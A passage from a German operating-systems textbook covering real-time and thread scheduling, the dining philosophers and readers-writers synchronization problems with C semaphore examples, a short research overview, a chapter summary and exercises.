Ein **Echtzeitsystem** (*real time system*) ist ein System, in dem Zeit eine Schlüsselrolle spielt. Typischerweise erzeugen ein oder mehrere physische Geräte außerhalb des Computers Impulse und der Computer muss darauf innerhalb einer festgelegten Zeit angemessen reagieren. Der Computer in einem CD-Player z.B. bekommt die Bits vom Laufwerk und muss diese innerhalb eines sehr kleinen Zeitintervalls umwandeln. Wenn die Berechnung zu lange dauert, hört sich die Musik seltsam an. Andere Echtzeitsysteme sind Patientenüberwachungssysteme auf Intensivstationen von Krankenhäusern, der Autopilot eines Flugzeugs oder eine Robotersteuerung in einer automatisierten Fabrik. In all diesen Fällen ist eine zwar richtige, aber verspätete Antwort genauso schlecht wie gar keine Antwort.

Echtzeitsysteme unterteilt man im Allgemeinen in **harte Echtzeitsysteme**, was bedeutet, dass es absolute Deadlines gibt, die eingehalten werden müssen, und in **weiche Echtzeitsysteme**, bei denen es unerwünscht, aber noch tolerierbar ist, eine möglicherweise vorhandene Deadline nicht einzuhalten. In beiden Fällen wird das Echtzeitverhalten dadurch erreicht, dass das Programm in eine Anzahl von Prozessen unterteilt wird, von denen das Verhalten jedes einzelnen vorhersagbar und schon vorher bekannt ist.

Diese Prozesse sind allgemein kurzlebig und können in weit weniger als einer Sekunde vollständig abgearbeitet werden. Wenn ein externes Ereignis erkannt wird, ist es die Aufgabe des Schedulers, die Prozesse zeitlich so einzuteilen, dass alle Deadlines eingehalten werden.

Die Ereignisse, auf die ein Echtzeitsystem reagieren muss, können zusätzlich in **periodische** (in regelmäßigen Zeitabständen auftretend) und **aperiodische** (unvorhersehbar auftretend) eingeteilt werden. Ein System muss möglicherweise auf mehrere periodische Ereignisanstürme reagieren. Je nachdem, wie viel Zeit die Bearbeitung jedes Ereignisses benötigt, kann es manchmal unmöglich sein, alle zu bearbeiten. Wenn es zum Beispiel m periodische Ereignisse gibt und das Ereignis i tritt mit der Periode P_i ein und benötigt C_i Sekunden an CPU-Zeit, um jedes Ereignis zu behandeln, dann kann die gesamte Belastung nur bearbeitet werden, wenn gilt:

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq 1$$

Ein Echtzeitsystem, das diese Kriterien erfüllt, wird **zeitlich verwaltbar** (*schedulable*) genannt.

Als Beispiel betrachten wir ein weiches Echtzeitsystem mit drei periodischen Ereignissen mit Perioden von 100, 200 bzw. 500 ms. Wenn diese Ereignisse jeweils 50, 30 und 100 ms an CPU-Zeit benötigen, ist das System zeitlich verwaltbar, denn $0,5 + 0,15 + 0,2 \leq 1$. Wenn ein vierter Ereignis mit einer Periode von 1 s hinzukommt, wird das System zeitlich verwaltbar bleiben, solange dieses Ereignis nicht mehr als 150 ms an CPU-Zeit braucht. In dieser Rechnung wird implizit angenommen, dass der Aufwand für das Wechseln des Kontexts so klein ist, dass er vernachlässigt werden kann.

Strategien zum Echtzeit-Scheduling können statisch oder dynamisch sein. Erstere treffen ihre Schedulingentscheidungen, bevor das System startet, Letztere treffen ihre Schedulingentscheidungen zur Laufzeit. Statisches Scheduling funktioniert aber nur, wenn vorab exakte Informationen über die zu verrichtenden Aufgaben und die Deadlines, die eingehalten werden müssen, vorliegen. Dynamische Strategien unterliegen nicht diesen Einschränkungen. Wir werden unsere Betrachtungen über spezifische Algorithmen vertagen, bis wir Echtzeit-Multimedia-Systeme in Kapitel 7 behandeln.

2.4.5 Strategie versus Mechanismus

Bis hierher haben wir taktisch klug angenommen, dass alle Prozesse im System zu verschiedenen Anwendern gehören und deshalb um die CPU wetteifern. Obwohl dies oftmals zutrifft, passiert es doch manchmal, dass ein Prozess viele Kindprozesse hat, die unter seiner Kontrolle laufen. Beispielsweise könnte ein Prozess eines Datenbankmanagementsystems viele Kindprozesse besitzen. Vielleicht arbeitet jeder Kindprozess an einer anderen Anfrage oder hat eine spezielle Aufgabe (Abfragen überprüfen, Plattenzugriff etc.). Es ist natürlich denkbar, dass der Hauptprozess eine sehr genaue Vorstellung davon hat, welcher seiner Kindprozesse der wichtigste (oder zeitkritischste) Prozess ist

und welcher am unwichtigsten ist. Unglücklicherweise akzeptiert keiner der Scheduler, die bisher besprochen wurden, Eingaben von einem Anwenderprozess bezüglich Schedulingentscheidungen. Demzufolge trifft der Scheduler selten die beste Wahl.

Die Lösung für dieses Problem besteht in der Trennung des **Schedulingmechanismus** (*mechanism*) von der **Schedulingstrategie** (*policy*), ein alteingeschultes Prinzip (Levin et al., 1975). Dieses Prinzip besagt, dass der Scheduling-Algorithmus auf eine gewisse Art und Weise parametrisiert wird, aber die Parameter von Anwenderprozessen gefüllt werden. Betrachten wir noch einmal das Datenbankbeispiel. Nehmen Sie an, dass der Kern Prioritätsscheduling anwendet, aber einen Systemaufruf zur Verfügung stellt, durch den ein Prozess in der Lage ist, die Prioritäten seiner Kindprozesse zu setzen (und zu ändern). Dadurch kann der Elternprozess ganz genau kontrollieren, wie seine Kinder durch das Scheduling verwaltet werden, obwohl er das Scheduling nicht selbst erledigt. Hier sitzt also der Mechanismus im Kern, aber die Strategie wird durch den Anwenderprozess bestimmt.

2.4.6 Thread-Scheduling

Wenn einige Prozesse jeweils mehrere Threads besitzen, liegen zwei Ebenen von Parallelität vor, die gleichzeitig auftreten: Prozesse und Threads. Das Scheduling in einem solchen System hängt stark davon ab, ob Threads auf Anwenderebene oder Threads auf Kernebene (oder sogar beide) unterstützt werden.

Betrachten wir zuerst Threads auf Benutzerebene. Da der Kern von der Existenz der Threads keine Ahnung hat, arbeitet er wie gewohnt, indem er einen Prozess auswählt, zum Beispiel *A*, und diesem die Kontrolle für die Dauer seines Quanta überträgt. Der Thread-Scheduler in *A* entscheidet, welcher Thread laufen soll, beispielsweise *A*₁. Da es keine Timerinterrupts in Multiprogramm-Threads gibt, kann dieser Thread so lange weiterlaufen, wie er möchte. Wenn er das gesamte Quantum des Prozesses aufgebraucht hat, wird der Kern einen anderen Prozess auswählen und ausführen.

Wenn der Prozess *A* schließlich wieder läuft, wird der Thread *A*₁ seine Arbeit wieder aufnehmen. Er wird weiterhin die *A* zugeteilte Zeit aufbrauchen, bis er seine Aufgabe beendet hat. Dennoch wird sein unsoziales Verhalten die anderen Prozesse nicht beeinflussen. Diese werden das bekommen, was der Scheduler für ihren entsprechenden Anteil hält, unabhängig davon, was innerhalb von Prozess *A* vor sich geht.

Betrachten Sie nun den Fall, dass die Threads von *A* relativ wenig Arbeit pro CPU-Zuteilung zu verrichten haben, z.B. 5 ms Arbeitszeit während eines 50-ms-Quanta. Folglich läuft jeder eine kurze Zeit und gibt dann die CPU wieder an den Thread-Scheduler zurück. Dies könnte zu einer Folge *A*₁, *A*₂, *A*₃, *A*₁, *A*₂, *A*₃, *A*₁, *A*₂, *A*₃, *A*₁ führen, bevor der Kern auf Prozess *B* wechselt. Diese Situation wird in ►Abbildung 2.43(a) dargestellt.

Die vom Laufzeitsystem verwendete Schedulingstrategie kann jede der oben beschriebenen sein. In der Praxis sind Round Robin und Prioritätsscheduling am gebräuchlichsten. Das einzige Kriterium bei den Threads auf Benutzerebene ist das Fehlen einer Uhr, die einen Thread unterbricht, wenn er zu lange läuft.

Betrachten Sie nun die Situation mit Threads auf Kernebene. Hier nimmt der Kern einen bestimmten Thread und lässt ihn arbeiten. Er muss nicht berücksichtigen, zu welchem Prozess der Thread gehört, aber er kann es natürlich, wenn er will. Der Thread erhält ein Quantum zugeteilt und er wird abgelöst, wenn er dieses Quantum aufgebraucht hat. Mit einem 50-ms-Quantum und mit Threads, die nach 5 ms blockieren, könnte die Thread-Reihenfolge für eine Periode von 30 ms so aussehen: A1, B1, A2, B2, A3, B3. Dies wäre mit denselben Parametern und Threads auf Anwenderebene nicht möglich. Diese Situation wird in ▶ Abbildung 2.43(b) teilweise dargestellt.




Abbildung 2.43: (a) Ein möglicher Ablauf von Threads auf Benutzerebene mit 50-ms-Prozess-Quantum und Threads, die 5 ms pro CPU-Zuteilung laufen. (b) Ein möglicher Ablauf von Threads auf Kernebene, mit denselben Charakteristika wie in (a)

Ein Hauptunterschied zwischen Threads auf Anwenderebene und Kern-Threads ist die Performanz. Um einen Thread-Wechsel auf Benutzerebene durchzuführen, benötigt man eine Handvoll Maschinenbefehle. Auf Kernebene wird ein voller Kontextwechsel benötigt, die Speicherzuordnungstabellen müssen geändert werden, der Cache muss ungültig gemacht werden – alles in allem ist der Wechsel hier um einige Größenordnungen langsamer. Auf der anderen Seite blockiert ein Thread auf Kernebene, der wegen Ein-/Ausgabe gesperrt ist, nicht den gesamten Prozess, wie das auf Anwenderebene der Fall ist.

Da der Kern weiß, dass das Wechseln von einem Thread in Prozess A zu einem Thread in Prozess B aufwändiger ist, als einen zweiten Thread in Prozess A laufen zu lassen (bedingt durch das Ändern der Speicherzuordnungstabellen und das Löschen des Cache), kann er diese Information bei seiner Entscheidungsfindung berücksichtigen. Wenn zum Beispiel zwei Threads gegeben sind, die eigentlich gleich wichtig sind, von denen aber einer zum gleichen Prozess gehört wie ein gerade blockierter Thread, könnte man diesem den Vorzug geben.

Ein weiterer wichtiger Faktor ist, dass Threads auf Benutzerebene einen anwendungs-spezifischen Thread-Scheduler arbeiten lassen können. Betrachten Sie z.B. den Webserver aus ▶ Abbildung 2.8. Angenommen, ein Worker-Thread blockiert gerade und der

Dispatcher-Thread und zwei weitere Worker-Threads sind rechenbereit. Wer soll als Nächstes laufen? Das Laufzeitsystem, das weiß, was alle Threads machen, könnte leicht dem Dispatcher Rechenzeit geben, so dass dieser einen neuen Worker-Thread starten kann. Diese Strategie maximiert den Anteil an Parallelität in einer Umgebung, in der Worker-Threads oftmals wegen Plattenein-/ausgabe blockieren. Bei Kern-Threads würde der Kern niemals wissen, was die einzelnen Threads gemacht haben (obwohl ihnen verschiedene Prioritäten zugeteilt werden können). Im Allgemeinen können jedoch anwendungsspezifische Scheduler eine Anwendung eher beschleunigen als der Kern.

2.5 Klassische Probleme der Interprozesskommunikation

Die Literatur zu Betriebssystemen ist voll von interessanten Problemen, die weitgehend unter der Verwendung einer Vielfalt von Synchronisationsmethoden diskutiert und analysiert wurden. In den folgenden Abschnitten werden wir zwei bekannte Probleme untersuchen.

2.5.1 Das Philosophenproblem

1965 veröffentlichte und löste Dijkstra ein Synchronisationsproblem, das er als **Philosophenproblem** (*dining philosophers problem*) bezeichnete. Seitdem fühlte sich jeder, der eine weitere Synchronisationsprimitive erfunden hat, verpflichtet zu zeigen, wie elegant sich das Philosophenproblem damit lösen lässt. Das Problem kann ziemlich einfach dargestellt werden: Fünf Philosophen sitzen um einen runden Tisch. Jeder Philosoph hat einen Teller mit Spaghetti vor sich. Die Spaghetti sind so schlüpfrig, dass jeder Philosoph zwei Gabeln braucht, um sie zu essen. Zwischen zwei Tellern liegt jeweils eine Gabel. ►Abbildung 2.44 zeigt diese Situation.




Abbildung 2.44: Mittagessen bei den Philosophen

Das Leben eines Philosophen besteht abwechselnd aus Zeiten des Denkens und Zeiten des Essens. (Dies ist sogar für Philosophen eine Art Abstraktion, aber die anderen Aktivitäten sind hier unwichtig.) Wenn ein Philosoph Hunger bekommt, versucht er, seine linke und seine rechte Gabel zu greifen, eine nach der anderen in beliebiger Reihenfolge. Wenn es ihm gelingt, die zwei Gabeln zu erhalten, isst er eine Zeit lang, legt dann die Gabeln zurück und denkt weiter. Die Hauptfrage ist: Kann man ein Programm für die Philosophen schreiben, das so funktioniert, wie es von ihm erwartet wird, und niemals hängen bleibt? (Es wurde darauf hingewiesen, dass die Zwei-Gabel-Forderung etwas konstruiert ist; vielleicht sollten wir vom italienischen Essen zu chinesischem Essen wechseln, mit Reis als Ersatz für die Spaghetti und Stäbchen für die Gabeln.)

► Abbildung 2.45 zeigt die offensichtliche Lösung. Die Prozedur `take_fork` wartet, bis die gewünschte Gabel verfügbar ist, um sie dann zu ergreifen. Leider ist die offensichtliche Lösung falsch. Nehmen wir an, dass alle fünf Philosophen ihre linken Gabeln gleichzeitig nehmen. Keinem wird es möglich sein, seine rechte Gabel zu nehmen und es kommt zu einem Deadlock.

```
#define N 5           /* Anzahl der Philosophen */

void philosopher(int i)      /* i: Nummer des Philosophen (von 0 bis 4)*/
{
    while (TRUE) {
        think();          /* Philosoph denkt */
        take_fork(i);     /* nimm linke Gabel */
        take_fork((i+1) % N); /* nimm rechte Gabel; % ist Modulooperator */
        eat();             /* mm Spaghetti */
        put_fork(i);       /* lege linke Gabel zurück */
        put_fork((i+1) % N); /* lege rechte Gabel zurück */
    }
}
```

Abbildung 2.45: Eine falsche „Lösung“ für das Philosophenproblem

Nun können wir das Programm ändern, so dass es prüft, ob die rechte Gabel frei ist, nachdem die linke Gabel genommen wurde. Falls nicht, legt der Philosoph seine linke Gabel zurück, wartet eine Weile und wiederholt den gesamten Vorgang. Dieser Vorschlag scheitert auch, allerdings aus einem anderen Grund. Mit ein wenig Pech können alle Philosophen ihren Algorithmus gleichzeitig starten, ihre linken Gabeln aufnehmen und feststellen, dass die rechte Gabel nicht verfügbar ist, dann ihre Gabeln wieder hinlegen und warten, ihre linken Gabeln wieder gleichzeitig aufnehmen und so für immer weiter. Eine Situation wie diese, in der alle Programme unendlich weiterlaufen, aber keine Fortschritte machen, bezeichnet man als **Verhungern** (*starvation*). (Es heißt auch dann Verhungern, wenn das Problem außerhalb eines italienischen oder chinesischen Restaurants auftritt.)

Nun könnten Sie denken, dass die Philosophen einfach eine zufällige anstatt die gleiche Zeit warten sollten, nachdem sie bei dem Versuch gescheitert sind, eine Gabel zu bekommen. Dann wäre die Möglichkeit sehr gering, dass alle im Gleichschritt weitermachen würden. Diese Beobachtung ist richtig und in fast allen Anwendungen ist es

auch kein Problem, es zu einem späteren Zeitpunkt wieder zu versuchen. Wenn zum Beispiel im populären Ethernet LAN zwei Rechner gleichzeitig ein Datenpaket senden, wartet jeder eine zufällige Zeitspanne und versucht es dann wieder; praktisch funktioniert diese Lösung tadellos. Ein paar Anwendungen würden allerdings eine Lösung bevorzugen, die immer funktioniert und nicht aufgrund einer unwahrscheinlichen Serie von Zufallszahlen scheitern könnte. Denken Sie beispielsweise an die Sicherheitskontrolle in einem Kernkraftwerk.

Eine Verbesserung zu Abbildung 2.45, ohne Deadlock und ohne Verhungern, sieht vor, dass die fünf Anweisungen, die nach dem *think* folgen, durch ein binäres Semaphor geschützt werden. Bevor ein Philosoph eine Gabel nimmt, würde er ein *down* auf einen *mutex* ausführen. Nach dem Zurücklegen der Gabeln würde er ein *up* auf *mutex* ausführen. Aus theoretischer Sicht ist diese Lösung angemessen. Aus praktischer Sicht hat sie ein Performanzproblem: Es kann immer nur ein Philosoph essen. Mit fünf verfügbaren Gabeln sollte es aber möglich sein, zwei Philosophen gleichzeitig das Essen zu erlauben.

Die Lösung, die in ►Abbildung 2.46 dargestellt ist, weist keine Deadlocks auf und erlaubt ein Maximum an Parallelität für eine beliebige Anzahl von Philosophen. Sie benutzt ein Feld *stat*, um zu verfolgen, ob ein Philosoph gerade isst, denkt oder hungrig ist (versucht, Gabeln zu bekommen). Ein Philosoph kann nur in den essenden Zustand übergehen, wenn keiner seiner Nachbarn gerade isst. Die Nachbarn des Philosophen *i* sind durch die Makros *LEFT* und *RIGHT* definiert. Mit anderen Worten, falls *i* gleich 2 ist, sind *LEFT* gleich 1 und *RIGHT* gleich 3.

Das Programm verwendet ein Feld von Semaphoren, eine pro Philosoph, so dass hungrige Philosophen blockieren können, falls die benötigten Gabeln in Gebrauch sind. Beachten Sie, dass jeder Prozess die Prozedur *philosopher* in seinem Hauptcode laufen lässt, aber die anderen Prozeduren, *take_forks*, *put_forks* und *test*, gewöhnliche Prozeduren und keine eigenständigen Prozesse sind.

```
#define TRUE      1
#define N         5      /* Anzahl der Philosophen */
#define LEFT     (i+N-1)%N /* Anzahl von i's linkem Nachbarn */
#define RIGHT    (i+1)%N /* Anzahl von i's rechtem Nachbarn */
#define THINKING 0      /* Philosoph denkt */
#define HUNGRY   1      /* Philosoph versucht Gabeln zu bekommen */
#define EATING   2      /* Philosoph isst */
typedef int semaphore;
int state[N];
semaphore mutex = 1;          /* wechselseitiger Ausschluss für kritische */
                               /* Regionen */
semaphore s[N];              /* ein Semaphor pro Philosoph */

void philosopher (int i)      /* i: Nummer des Philosophen (von 0 bis N-1) */
{
    while (TRUE) {            /* Endlosschleife */
        think();               /* Philosoph denkt */
        take_forks(i);         /* nimm zwei Gabeln oder blockiere */
        eat();                  /* mm Spaghetti */
    }
}
```

Abbildung 2.46: Eine Lösung für das Philosophenproblem (Forts. →)

```

        put_forks(i);      /* lege beide Gabeln zurück auf den Tisch */
    }

void take_forks (int i)      /* i: Nummer des Philosophen (von 0 bis N-1) */
{
    down(&mutex);          /* Eintritt in kritische Region */
    state[i] = HUNGRY;
    test(i);
    up(&mutex);
    down(&s[i]);          /* verlasse kritische Region */
}

void put_forks (i )          /* i: Nummer des Philosophen (von 0 bis N-1) */
{
    down(&mutex);          /* Eintritt in kritische Region */
    state[i] = THINKING;
    test(LEFT);
    test(RIGHT);
    up(&mutex);           /* verlasse kritische Region */
}

void test (i)                /* i: Nummer des Philosophen (von 0 bis N-1) */
{
    if (state[i] == HUNGRY && state[LEFT] != EATING &&
        state[RIGHT] != EATING) {
        state[i] = EATING;
        up(&s[i]);
    }
}

```

Abbildung 2.46: Eine Lösung für das Philosophenproblem (Forts.)

2.5.2 Das Leser-Schreiber-Problem

Das Philosophenproblem ist nützlich, um Prozesse zu veranschaulichen, die um den exklusiven Zugriff auf eine begrenzte Anzahl Ressourcen wie z.B. Ein-/Ausgabegeräte konkurrieren. Ein weiteres berühmtes Problem ist das Leser-Schreiber-Problem (*Readers and Writers Problem*), welches den Zugriff auf eine Datenbank modelliert (Courtois et al., 1971). Stellen Sie sich zum Beispiel ein Reservierungssystem einer Fluggesellschaft mit vielen konkurrierenden Prozessen vor, die Lese- und Schreibrechte wünschen. Es ist akzeptabel, wenn mehrere Prozesse gleichzeitig die Datenbank auslesen, aber wenn ein Prozess die Datenbank aktualisiert (beschreibt), darf kein anderer Prozess auf die Datenbank zugreifen, nicht einmal zum Lesen. Die Frage ist, wie programmiert man die Leser und Schreiber? Eine Lösung ist in ►Abbildung 2.47 dargestellt.

In dieser Lösung führt der erste Leser, der Zugriff auf die Datenbank bekommt, ein `down` auf das Semaphor `db` aus. Nachfolgende Leser machen nichts anderes, als den Zähler `rc` zu erhöhen. Wenn die Leser fertig sind, vermindern sie den Zähler und der letzte führt ein `up` auf das Semaphor aus. Das erlaubt es dem blockierten Schreiber einzutreten, falls es einen gibt.

```

typedef int semaphore;
semaphore mutex = 1;
semaphore db = 1;
int rc = 0;                                /* Raten Sie mal! */
                                                /* steuert Zugriff auf ,rc' */
                                                /* steuert Zugriff auf die Datenbank */
                                                /* Anzahl lesende u. lesebereite Prozesse */

void reader (void)
{
    while (TRUE) {
        down(&mutex);                      /* Endlosschleife */
                                                /* exklusiver Zugriff auf ,rc' */
                                                /* ein Leser mehr */
        rc = rc + 1;
        if (rc == 1) down(&db);             /* wenn dies der erste Leser ist ... */
        up(&mutex);
        read_data_base();                  /* exklusiven Zugriff auf ,rc' freigeben */
                                                /* Zugriff auf die Daten */
        down(&mutex);                      /* exklusiver Zugriff auf ,rc' */
                                                /* ein Leser weniger */
        rc = rc - 1;
        if (rc == 0) up(&db);              /* wenn dies der letzte Leser war ... */
        up(&mutex);
        use_data_read();                  /* exklusiven Zugriff auf ,rc' freigeben */
                                                /* nicht kritische Region */
    }
}

void writer (void)
{
    while (TRUE) {                      /* Endlosschleife */
        think_up_data();                /* nicht kritische Region */
        down(&db);                     /* exklusiver Zugriff */
        write_data_base();               /* schreibe die neuen Daten */
        up(&db);                       /* exklusiven Zugriff freigeben */
    }
}

```

Abbildung 2.47: Eine Lösung für das Leser-Schreiber-Problem

Die hier vorgestellte Lösung enthält implizit eine subtile Entscheidung, die genauer betrachtet werden sollte. Nehmen Sie an, dass ein weiterer Leser zugreift, während ein anderer Leser die Datenbank benutzt. Da zwei Leser gleichzeitig kein Problem darstellen, wird der zweite Leser zugelassen. Auch weitere Leser werden zugelassen, sofern es welche gibt.

Nun stellen Sie sich vor, dass ein Schreiber auftaucht. Der Schreiber darf nicht auf die Datenbank zugreifen, da Schreiber einen exklusiven Zugriff benötigen. Somit wird der Schreiber schlafen gelegt. Später treten weitere Leser auf. Solange mindestens ein Leser aktiv ist, werden nachfolgende Leser zugelassen. Solange also ein ständiger Nachschub an Lesern vorliegt, können diese sofort zugreifen, wenn sie den Zugriff benötigen. Der Schreiber wird so lange schlafend bleiben, bis kein Leser mehr da ist. Falls ein neuer Leser beispielsweise alle 2 Sekunden ankommt und jeder Leser 5 Sekunden braucht, um seine Arbeit zu verrichten, wird der Schreiber niemals an die Reihe kommen.

Um diese Situation zu verhindern, könnte das Programm etwas anders geschrieben werden: Sobald ein Leser erscheint und ein Schreiber wartet, wird der Leser hinter den Schreiber gestellt, anstatt gleich zugelassen zu werden. Auf diese Weise braucht der Schreiber, wenn er zugreifen will, nur auf Leser zu warten, die noch fertig werden

müssen, und nicht auf nach ihm ankommende Leser. Der Nachteil dieser Lösung ist, dass sie weniger Parallelität und somit weniger Geschwindigkeit erreicht. Courtois et al. stellen eine Lösung vor, die den Schreibern den Vorzug gibt. Für eine genauere Beschreibung verweisen wir auf diese Arbeit.

2.6 Forschung zu Prozessen und Threads

In Kapitel 1 haben wir einen Blick auf die aktuellen Forschungen zu Betriebssystemstrukturen geworfen. In diesem und den nachfolgenden Kapiteln werden wir uns Forschungsbereiche ansehen, die stärker fokussiert sind. Den Anfang machen Prozesse. Mit der Zeit werden Sie erkennen, dass einige Themen besser erforscht sind als andere. Die meisten Forschungsbemühungen widmen sich eher neuen Fragestellungen als solchen, die schon seit Jahrzehnten existieren.

Das Konzept des Prozesses ist ein Beispiel für ein bereits recht fundiertes Thema. Fast jedes System hat einen Begriff von Prozessen als Behälter, um zusammengehörige Ressourcen zusammenzufassen, beispielsweise Adressräume, Threads, offene Dateien, Schutzmaßnahmen usw. Verschiedene Systeme nehmen die Gruppierung etwas anders vor, aber das sind nur technische Unterschiede. Die Grundidee ist heute fast unumstritten und es gibt kaum neue Forschungen auf dem Gebiet der Prozesse.

Threads sind ein neueres Konzept als Prozesse, aber auch über sie ist schon ziemlich viel nachgedacht worden. Dennoch erscheint in unregelmäßigen Abständen die eine oder andere Veröffentlichung, zum Beispiel über das Clustern von Threads in Multiprozessoren (Tam et al., 2007) oder über das Heraufsetzen der Thread-Anzahl in einem Prozess bis hin zu 100.000 (von Behren et al., 2003).

Synchronisation von Prozessen ist inzwischen ein alter Hut, aber hin und wieder gibt es noch eine Veröffentlichung dazu, wie beispielsweise über die Parallelverarbeitung ohne Sperren (Fraser und Harris, 2007) oder über nicht blockierende Synchronisation in Echtzeitsystemen (Hohmuth und Haertig, 2001).

Scheduling (sowohl für Ein- als auch für Mehrprozessorsysteme) ist immer noch ein Thema, das einigen Forschern sehr am Herzen liegt. Einige Forschungsthemen beinhalten energieeffizientes Scheduling auf mobilen Geräten (Yuan und Nahrstedt, 2006), Scheduling bei Hyperthreading (Bulpin und Pratt, 2005), Maßnahmen gegen CPU-Leerlauf (Eggert und Touch, 2005) und Scheduling mit virtueller Zeit (Nieh et al., 2001). Doch wenn heute noch ein paar Systementwickler herumlaufen und händeringend das Fehlen einer ordentlichen Thread-Schedulingstrategie beklagen, so erweckt dies den Anschein, als sei dieser Forschungszweig mehr von Forschern geschoben als von einer echten Nachfrage gezogen. Alles in allem sind Prozesse, Threads und Scheduling keine so heißen Forschungsthemen mehr, wie sie es einmal waren. Die Forschung ist weitergezogen.

ZUSAMMENFASSUNG

Um die Effekte von Interrupts zu verbergen, bieten Betriebssysteme ein Konzept an, das aus **aufeinanderfolgenden Prozessen** besteht, die parallel ablaufen. Prozesse können dynamisch erzeugt und beendet werden. Jeder Prozess hat seinen eigenen Adressraum.

Für einige Anwendungen ist es nützlich, mehrere **Ausführungsfäden** (Threads) in einem einzigen Prozess zu haben. Diese Threads werden unabhängig voneinander im Scheduling verwaltet und jeder einzelne besitzt seinen eigenen Stack. Jedoch teilen sich alle Threads in einem Prozess einen gemeinsamen Adressraum. Threads lassen sich im Benutzeradressraum oder im Kern implementieren.

Prozesse können sich miteinander über **Primitive** der Interprozesskommunikation wie beispielsweise Semaphore, Monitore oder Nachrichten verständigen. Diese Primitive dienen zur Sicherstellung, dass sich niemals zwei Prozesse zur selben Zeit in ihrer kritischen Region befinden – eine Situation, die ins Chaos führen würde. Ein Prozess kann die Zustände rechnend, rechenbereit oder blockiert haben und seinen Zustand ändern, wenn er selbst oder ein anderer Prozess eine der IPC-Primitives auslöst. Unter Threads läuft die Kommunikation ähnlich ab.

Mithilfe von **IPC-Primitiven** können sich Probleme wie das Erzeuger-Verbraucher-Problem, das Philosophenproblem oder das Leser-Schreiber-Problem lösen lassen. Sogar mit diesen Primitiven muss man sorgfältig umgehen, um Fehler und Deadlocks zu vermeiden.

Es sind eine große Anzahl an **Schedulingstrategien** untersucht worden. Einige davon werden in erster Linie für Stapelverarbeitungssysteme benutzt, wie zum Beispiel Shortest-Job-First-Scheduling. Andere werden sowohl in Stapelverarbeitungssystemen wie auch in interaktiven Systemen verwendet. Diese Strategien beinhalten Round Robin, Prioritätsscheduling, mehrere Warteschlangen, garantiertes Scheduling, Lotterie-Scheduling und Fair-Share-Scheduling. Einige Systeme unterscheiden klar zwischen dem Schedulingmechanismus und der Schedulingstrategie, die es dem Benutzer erlaubt, den Scheduling-Algorithmus zu steuern.



Übungen

- 1.** In ▶ Abbildung 2.2 werden drei Prozesszustände gezeigt. Rein theoretisch gibt es bei drei Zuständen sechs Übergänge, zwei aus jedem Zustand heraus. Es sind jedoch nur vier Übergänge abgebildet. Sind Umstände denkbar, unter denen entweder einer oder beide der fehlenden Übergänge auftreten können?
- 2.** Angenommen, Sie entwerfen gerade eine moderne Computerarchitektur, die das Wechseln zwischen Prozessen hardwaremäßig statt durch Interrupts erledigt. Welche Informationen würde die CPU benötigen? Beschreiben Sie, wie das hardwaremäßige Prozesswechseln arbeiten könnte.
- 3.** Auf allen derzeit verfügbaren Computern werden zumindest Teile der Unterbrechungsroutinen in Assembler geschrieben. Warum?
- 4.** Wenn ein Interrupt oder ein Systemaufruf die Kontrolle an das Betriebssystem übergibt, wird im Allgemeinen ein Kern-Stack benutzt, der nicht im Stack des unterbrochenen Prozesses liegt. Warum?
- 5.** Mehrere Aufträge können schneller ausgeführt werden, wenn sie parallel statt sequenziell ablaufen. Angenommen, zwei Jobs starten gleichzeitig, wobei jeder 10 Minuten CPU-Zeit benötigt. Wie lange wird es dauern, bis der letzte Auftrag beendet ist, wenn sie sequenziell ablaufen? Und wie viel Zeit vergeht, wenn sie parallel laufen? Setzen Sie eine Ein-/Ausgabewartezeit von 50% voraus.
- 6.** Im Text wurde behauptet, dass das Modell in ▶ Abbildung 2.11(a) nicht auf einen Dateiserver anwendbar ist, der einen Cache im Speicher benutzt. Warum nicht? Könnte jeder Prozess seinen eigenen Cache haben?
- 7.** Wenn sich ein Prozess, der aus mehreren Threads besteht, aufspaltet, dann gibt es ein Problem, wenn alle Kindprozesse Kopien der Threads des Elternprozesses mitbekommen. Angenommen, einer der ursprünglichen Threads wartete auf eine Tastatureingabe. Jetzt warten zwei Threads auf eine Tastatureingabe, einer in jedem Prozess. Kann dieses Problem auch in Prozessen auftreten, die nur aus einem einzigen Thread bestehen?
- 8.** ▶ Abbildung 2.8 zeigt einen Webserver mit mehreren Threads. Nehmen wir an, der einzige Weg von einer Datei zu lesen wäre der normale, blockierende read-Systemaufruf. Glauben Sie, dass dann Threads auf Anwendungsebene oder Kern-Threads für den Webserver benutzt werden? Warum?
